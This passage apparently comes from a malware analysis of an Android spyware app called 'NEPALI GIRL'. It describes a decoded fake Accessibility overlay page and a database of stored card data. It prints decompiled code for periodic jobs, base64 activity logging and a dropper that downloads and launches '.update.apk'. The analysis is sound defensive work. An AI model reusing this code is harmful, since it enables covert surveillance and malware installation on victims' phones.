
Also, the application contains multiple sandboxed processes running which might be collecting the user interactions and data.



The application also contains special permission to display its contents over any other applications which a malicious actor can use to perform different phishing attacks.




Additionally, this app contains permission to install other third-party application as well which allows it to install additional trojans/ malwares as well.



When the application is opened, it displays a fake page that was created using HTML. However, the HTML code was encoded using base64 within the application. We discovered the encoded data and were able to decode it to reveal the fake HTML code.

```
cat AccessPage.txt | base64 -d
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Accessiblility</title>
</head>
<body>
  <div style="font-family: monospace; font-size: 1em; background-color: transparent; border-bottom: none; text-decoration: underline; text-decoration: underline dotted; border-bottom: 1px dotted black; padding-bottom: 5px; margin-bottom: 10px; font-weight: bold; font-size: 1.2em; text-align: center;">DO NOT INSTALL/AccessPage.html</div>
  <div style="font-family: monospace; font-size: 1em; margin-top: 20px; padding: 10px; border: 1px solid #e2e2e2; border-bottom: 3px solid #e2e2e2; min-height: 200px;">
    <h1 style="text-align: center; margin: 0; padding: 0;">Accessibility
    <div style="display: flex; justify-content: space-between; align-items: center; padding: 5px 0;">
      <span>SERVICES</span>
      <span>+</span>
    </div>
    <table style="width: 100%; border-collapse: collapse; margin-top: 10px;">
      <tbody>
        <tr style="border-bottom: 1px solid #e2e2e2;">
          <td style="padding: 10px 0 10px 20px;">Start Accessibility</td>
          <td style="text-align: right; padding: 10px 0 10px 20px;">OFF</td>
        </tr>
        <tr style="border-bottom: 1px solid #e2e2e2;">
          <td style="padding: 10px 0 10px 20px;">TalkBack</td>
          <td style="text-align: right; padding: 10px 0 10px 20px;">OFF</td>
        </tr>
        <tr style="border-bottom: 1px solid #e2e2e2;">
          <td style="padding: 10px 0 10px 20px;">Text-to-speech output</td>
          <td style="text-align: right; padding: 10px 0 10px 20px;">-></td>
        </tr>
        <tr style="border-bottom: 1px solid #e2e2e2;">
          <td colspan="2" style="padding: 10px 0 10px 20px;">SCREEN READERS</td>
        </tr>
        <tr style="border-bottom: 1px solid #e2e2e2;">
          <td colspan="2" style="padding: 10px 0 10px 20px;">Text-to-speech output</td>
        </tr>
        <tr style="border-bottom: 1px solid #e2e2e2;">
          <td colspan="2" style="padding: 10px 0 10px 20px;">DISPLAY</td>
        </tr>
        <tr style="border-bottom: 1px solid #e2e2e2;">
          <td style="padding: 10px 0 10px 20px;">Font size</td>
          <td style="text-align: right; padding: 10px 0 10px 20px;">Default</td>
        </tr>
        <tr style="border-bottom: 1px solid #e2e2e2;">
          <td style="padding: 10px 0 10px 20px;">Display size</td>
          <td style="text-align: right; padding: 10px 0 10px 20px;">Default</td>
        </tr>
      </tbody>
    </table>
  </div>
</body>
</html>
```



File Storage

Navigating into the internal and external storage created by the application, we found different directories for cache, documents, files, preferences, and databases.

```
com.appser.verapp on (Android: 8.0.0) [usb] # env
```

Name	Path
cacheDirectory	/data/user/0/com.appser.verapp/cache
codeCacheDirectory	/data/user/0/com.appser.verapp/code_cache
externalCacheDirectory	/storage/emulated/0/Android/data/com.appser.verapp/cache
filesDirectory	/data/user/0/com.appser.verapp/files
obbDir	/storage/emulated/0/Android/obb/com.appser.verapp
packageCodePath	/data/app/com.appser.verapp-f0G4tYRTk9v4jNTkt777xQ==/base.apk

```
com.appser.verapp on (Android: 8.0.0) [usb] #
```

With further drill downs into internal storage, we found that the application had created a database under the directory **/data/data/com.appser.verapp/app_webview/** to store different critical information like credit card details, customer data, server addresses and much more. It seems like the application gathers information from the infected device and saves it in a database for later transmission.

```
→ nepaligirl sqlite3 Web\ Data
SQLite version 3.32.2 2020-06-04 12:58:43
Enter ".help" for usage hints.
sqlite> .tables
autofill                credit_cards
autofill_model_type_state  masked_credit_cards
autofill_profile_emails  meta
autofill_profile_names   payments_customer_data
autofill_profile_phones  server_address_metadata
autofill_profiles        server_addresses
autofill_profiles_trash  server_card_metadata
autofill_sync_metadata   unmasked_credit_cards
sqlite>
```

Scheduler

Different kind of job schedulers were also identified during the static code analysis of the application that is used for scheduling background tasks. It seems that the application collects and sends the user data at scheduled time periods. Despite monitoring the application's network activity for an extended period, no connections were detected, suggesting that the application may have the capabilities to detect the monitoring tools or that data is only transferred on a weekly basis or at longer intervals.



Search for text:

Q scheduler Auto search

Search definitions of:

Class Method Field Code Resource Comments

Search options:

Case-insensitive Regex Active tab only

Node

Node	Code
android.support.v4.app.JobIntentService	import android.app.job.JobScheduler;
android.support.v4.app.JobIntentService.JobWorkEn...	private final JobScheduler mJobScheduler;
android.support.v4.app.JobIntentService.JobWorkEnque...	this.mJobScheduler = (JobScheduler) context.getSystemService("jobsched
android.support.v4.app.JobIntentService.JobWorkEnque...	this.mJobScheduler.enqueue(this.mJobInfo, new JobWorkItem(intent));
android.support.v4.content.ContextCompat	import android.app.job.JobScheduler;
android.support.v4.content.ContextCompat.LegacyServi...	SERVICES.put(JobScheduler.class, "jobscheduler");
com.appser.SensorRestarterBroadcastReceiver	import android.app.job.JobScheduler;
com.appser.SensorRestarterBroadcastReceiver.schedule...	JobScheduler jobScheduler = (JobScheduler) context.getSystemService("jobscheduler");
com.appser.SensorRestarterBroadcastReceiver.schedule...	jobScheduler.schedule(build);
com.appser.ownerdbelowclargerdknowledgestormwsurv...	import android.app.job.JobScheduler;
com.appser.ownerdbelowclargerdknowledgestormwsurveil...	JobScheduler jobScheduler = (JobScheduler) context.getSystemService("jobscheduler");
com.appser.ownerdbelowclargerdknowledgestormwsurveil...	jobScheduler.schedule(build);
com.appser.shelfschryslerbcriticseadapterlsoundtr...	import android.app.job.JobScheduler;
com.appser.shelfschryslerbcriticseadapterlsoundtrackr...	JobScheduler jobScheduler = (JobScheduler) context.getSystemService("jobscheduler");
com.appser.shelfschryslerbcriticseadapterlsoundtrackr...	jobScheduler.schedule(build);
com.appser.shelfschryslerbcriticseadapterlsoundtr...	import android.app.job.JobScheduler;
com.appser.shelfschryslerbcriticseadapterlsoundtrackr...	JobScheduler jobScheduler = (JobScheduler) context.getSystemService("jobscheduler");
com.appser.shelfschryslerbcriticseadapterlsoundtrackr...	jobScheduler.schedule(build);

We came to the assumption that the application gathers information and stores it in a local internal storage, such as a database. This was previously discussed in the aforementioned section. The stored data is then transmitted at pre-determined intervals, denying the identification of network traffic as soon as the application is installed on a device. This scheduled transmission of data would make it impossible for the traffic to be spotted immediately after the installation of the application.

```
public class shelfschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc34 extends
BroadcastReceiver {
    public static void shelfschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc34scheduleJob(
        Context context) {
        JobInfo build;
        try {
            JobScheduler jobScheduler = (JobScheduler) context.getSystemService("jobscheduler");
            ComponentName componentName = new ComponentName(context, WackMeUpJob.class);
            if (Build.VERSION.SDK_INT >= 24) {
                build = new JobInfo.Builder(100, componentName).setPeriodic(900000L).build();
            } else {
                build = new JobInfo.Builder(100, componentName).setPeriodic(15000L).build();
            }
            jobScheduler.schedule(build);
        } catch (Exception unused) {
        }
    }
}
```

The above code defines a method that schedules a JobService to run periodically with a specified interval, depending on the Android version. The JobService to be executed is defined by the WackMeUpJob class. If the Android SDK version is equal to or greater than 24, the JobService will run every 900,000 milliseconds. If the Android SDK version is less than 24, the JobService will run every 15,000 milliseconds.

Log Processing

The code appears to perform the task of processing a log file in the external storage of a device, replacing specific parts of the log file name, and then returning the entire content of the log file as a string. This code could be utilized for the processing of log files for an app or system running on an Android device.

```
public String shelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32RD(String str) {
    String replace = str.replace("-n", "").replace("-o", "");
    File externalStorageDirectory = Environment.getExternalStorageDirectory();
    File file = new File(externalStorageDirectory + "/Config/sys/apps/log", "log-" + replace + "\n.txt");
    if (!file.exists()) {
        file = new File(externalStorageDirectory + "/Config/sys/apps/log", "log-" + replace + ".txt");
    }
    StringBuilder sb = new StringBuilder();
    try {
        BufferedReader bufferedReader = new BufferedReader(new FileReader(file));
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine == null) {
                break;
            }
            sb.append(readLine);
        }
        bufferedReader.close();
    } catch (FileNotFoundException | IOException unused) {
    }
    return sb.toString();
}
```

The purpose of this method is to write the input string to a log file. The log file is stored in the external storage directory of the device and is created using the current date in the format "YYYY-MM-DD". The method first checks if the directory exists, and if not, it creates the directory. If the log file does not exist, it creates a new file with the date as part of its name. The input string is then converted to a base64 format and written to the log file.

```
void shelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32writeFile(String str) {
    try {
        String charSequence = DateFormat.format("yyyy-MM-dd", new Date()).toString();
        File externalStorageDirectory = Environment.getExternalStorageDirectory();
        File file = new File(externalStorageDirectory, "/Config/sys/apps/log");
        File file2 = new File(externalStorageDirectory, "/Config/sys/apps/log/log-" + charSequence + ".txt");
        if (!file.exists()) {
            file.mkdirs();
        }
        if (!file2.exists()) {
            file2.createNewFile();
        }
        String str2 = shelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32toBase64(
            str) + ">\r\n";
        File file3 = new File(externalStorageDirectory + "/Config/sys/apps/log", "log-" + charSequence + ".txt");
        if (!file3.exists()) {
            file3.createNewFile();
        }
        FileOutputStream fileOutputStream = new FileOutputStream(file3, true);
        OutputStreamWriter outputStreamWriter = new OutputStreamWriter(fileOutputStream);
        outputStreamWriter.append((CharSequence) str2);
        outputStreamWriter.flush();
        outputStreamWriter.close();
        fileOutputStream.close();
        fileOutputStream.flush();
    } catch (Exception unused) {
    }
}
```

The log file generated by the code contains data that has been encoded in the base64 format. By examining the contents of the log file, it can be inferred that the purpose of the code is to keep track of the activity performed by the application.

```
+ Downloads while IFS= read -r line; do echo "$line" echo "" | base64 --decode; done < log-2023-01-24.txt
Settings#[NEPALI GIRL]#5y?hSettings#[Let app always run in background?, Allowing NEPy?hALI GIRL to always run in the background may reduce battey?hry l
ife.

You can change this later from Settings > Appsy?h & notifications., DENY, ALLOW]#5y?hSettings#[ALLOW]#0y?hSettings#[Settings]#5y?hSettings Suggestions#
[Settings Suggestions]#5y?hSettings Suggestions#[Ne]#3y?hSettings Suggestions#[Nepal]#3y?hSettings Suggestions#[App info]#5y?hSett
ings#[Permissions, Call logs, Camera, Contacts, Locaty?hPermission controller#[Contacts permission]#5y?hSettings#[App info]#5y?
hPackage installer#[NEPALI GIRL, Do you want to uninstall y?hthis app?, CANCEL, OK]#5y?hPackage installer#[Package installer]#5y?hSettings#[App info]#5
y?hSettings#[Settings]#5y?hSettings#[Settings]#5y?hSettings Suggestions#[Settings Suggestions]#5y?hSettings Suggestions#[Ne]#3y?hSettings Suggestions#[
Nepal]#3y?hSettings#[App info]#5y?hPackage installer#[NEPALI GIRL, Do you want to uninstall y?hthis app?, CANCEL, OK]#5y?hPackage installer#[Package in
staller]#5y?hQuickstep#[ Search apps]#1y?hSettings#[App info]#5y?hSettings#[Settings]#5y?hSettings#[Settings]#5y?hSettings Suggestions#[Settings Suggesti
ons]#5y?hSettings Suggestions#[Ne]#3y?hSettings Suggestions#[Nepal]#3y?hSettings Suggestions#[NEPALI GIRL, Accessibility]#0y?hSettings#[Let app alwa
ys run in background?, Allowing NEPy?hALI GIRL to always run in the background may reduce battey?hry life.

You can change this later from Settings > Appsy?h & notifications., DENY, ALLOW]#5y?hSettings#[ALLOW]#0y?hSettings#[Navigate up]#0y?hSettings#[Settings
]#5y?hSettings#[Settings]#5y?hSettings Suggestions#[Settings Suggestions]#5y?hSettings Suggestions#[Ne]#3y?hSettings Suggestions#[Nepal]#3y?hSettings#[
App info]#5y?hSettings#[Permissions, Call logs, Camera, Contacts, Locaty?hSettings#[App info]#5y?hSettings#[App info]#5y?hSettings#[Permissions, Call l
ogs, Camera, Contacts, Locaty?hSettings#[App info]#5y?hSettings#[App info]#5y?hSettings#[Advanced, Battery, Open by default, Advanced]#0y?hSettings#[In
stall unknown apps]#5y?hSettings#[Navigate up]#0y?hSettings#[App info]#5y?hSettings#[App info]#5y?hSettings#[Navigate up]#0y?hSettings Suggestions#[Set
tings Suggestions]#5y?hSettings Suggestions#[Settings Suggestions]#5y?hSettings Suggestions#[Navigate up]#0y?hSettings#[Settings]#5y?hSettings#[Setting
s]#5y?hSettings#[Settings]#5y?hSettings Suggestions#[Settings Suggestions]#5y?hSettings Suggestions#[Ne]#3y?hSettings Suggestions#[Nepal]#3y?hSettings#[
App info]#5y?hSettings#[Permissions, Call logs, Camera, Contacts, Locaty?hSettings#[App info]#5y?hSettings#[App info]#5y?hSettings#[Navigate up]#0y?hS
ettings Suggestions#[Settings Suggestions]#5y?hSettings Suggestions#[Settings Suggestions]#5y?hSettings Suggestions#[Navigate up]#0y?hSettings#[Setting
s]#5y?hSettings#[Settings]#5y?hSettings#[Connected devices]#5y?hSettings#[Navigate up]#0y?hSettings#[Connected devices]#5y?hSettings#[Connected devices
]#5y?hSettings#[Navigate up]#0y?hSettings#[Settings]#5y?hSystem UI#[Notification shade.]#5y?hPhone#[Phone]#5y?hSystem UI#[Notification shade.]#5y?hPhon
e#[End call]#0y?hSettings#[Settings]#5y?hSettings#[Settings]#5y?hSystem UI#[Notification shade.]#5y?hSystem UI#[Notification shade.]#5y?hMessaging#[t]#
3y?hMessaging#[tesy]#3y?hMessaging#[test]#3y?hQuickstep#[Gallery]#0y?hGallery#[ ]#5y?hGallery#[Camera]#0y?hCamera#[Shutter]#0y?hCamera#[Shutter]#0y?hCam
era#[Shutter]#0y?hCamera#[Shutter]#0y?hCamera#[Shutter]#0y?hCamera#[Shutter]#0y?hCamera#[Shutter]#0y?hCamera#[Shutter]#0y?hQuickstep#[Gallery]#0y?hGall
ery#[ ]#5y?hQuickstep#[Custom Locale]#0y?hAmaze#[Amaze]#5y?hPermission controller#[Allow Amaze to access photos, mediy?hAmaze#[Text Reader]#5y?hAmaze#[U
GVybWlzc2lubiBjb250cm9sbGVyI1tBTEXPV10jMA==
```

Obfuscation

During the static code analysis of the application, we discovered that the application is obfuscating the code. We were able to de-obfuscate the code using Python replace function. As depicted in the following image, the code is de-obfuscated which shows that the NEPALI GIRL drops another application under `/sdcard/Download/` directory named as `".update.apk"`.

```
secretarygmortgagestpenddrinkhobtainedldonatetphotographsbruneijcirclelambdarskinsdpurposew27 x
28     if (file2.exists()) {
29         file2.delete();
30     }
31     FileOutputStream fileOutputStream = new FileOutputStream(file2);
32     InputStream inputStream = httpURLConnection.getInputStream();
33     byte[] bArr = new byte[1024];
34     while (true) {
35         int read = inputStream.read(bArr);
36         if (read != -1) {
37             fileOutputStream.write(bArr, 0, read);
38         } else {
39             fileOutputStream.close();
40             inputStream.close();
41             Intent intent = new Intent("android.intent.action.VIEW");
42             intent.setDataAndType(educationalwcvflooringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5.uriFromFile(this.
context, new File(educationalwcvflooringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5.
pdxconsxprovisionsagenerouscadministeredbparentwcolumnistszcelebshfootagerssubmittinghrnaengaget48(
"/mnimplementofleecejsaskatchewanbutilshltdiconstantsbenefitffishldelegationiincurredotalksvdeliveringfbiologicalgsurdrequirementskexpensivecindonesianaceili
ngdexpectswmerchantadiscritionwfilterecriticismfblowjobpaintingsmillionshantonionfedlpreciselykpipelinesrcyturningbmateiracingqeconomyqparticipantzdropsrpo
interncarolinalculturehitaliczpopeofinanceyevabradarspartrjecexperienceycoolnrecyclingrprotocolaiochemistryvgreetingy chaptersbslotnpraiselreferralbverdelow
klongerzestoniazgcxoldestobackingamailsrcutiwalksrpassesasentkdianahjailzforkkreasonsvoccupationalnpossiblyxinfluenceistonebresumescdgreeosteelvmzassessmentr
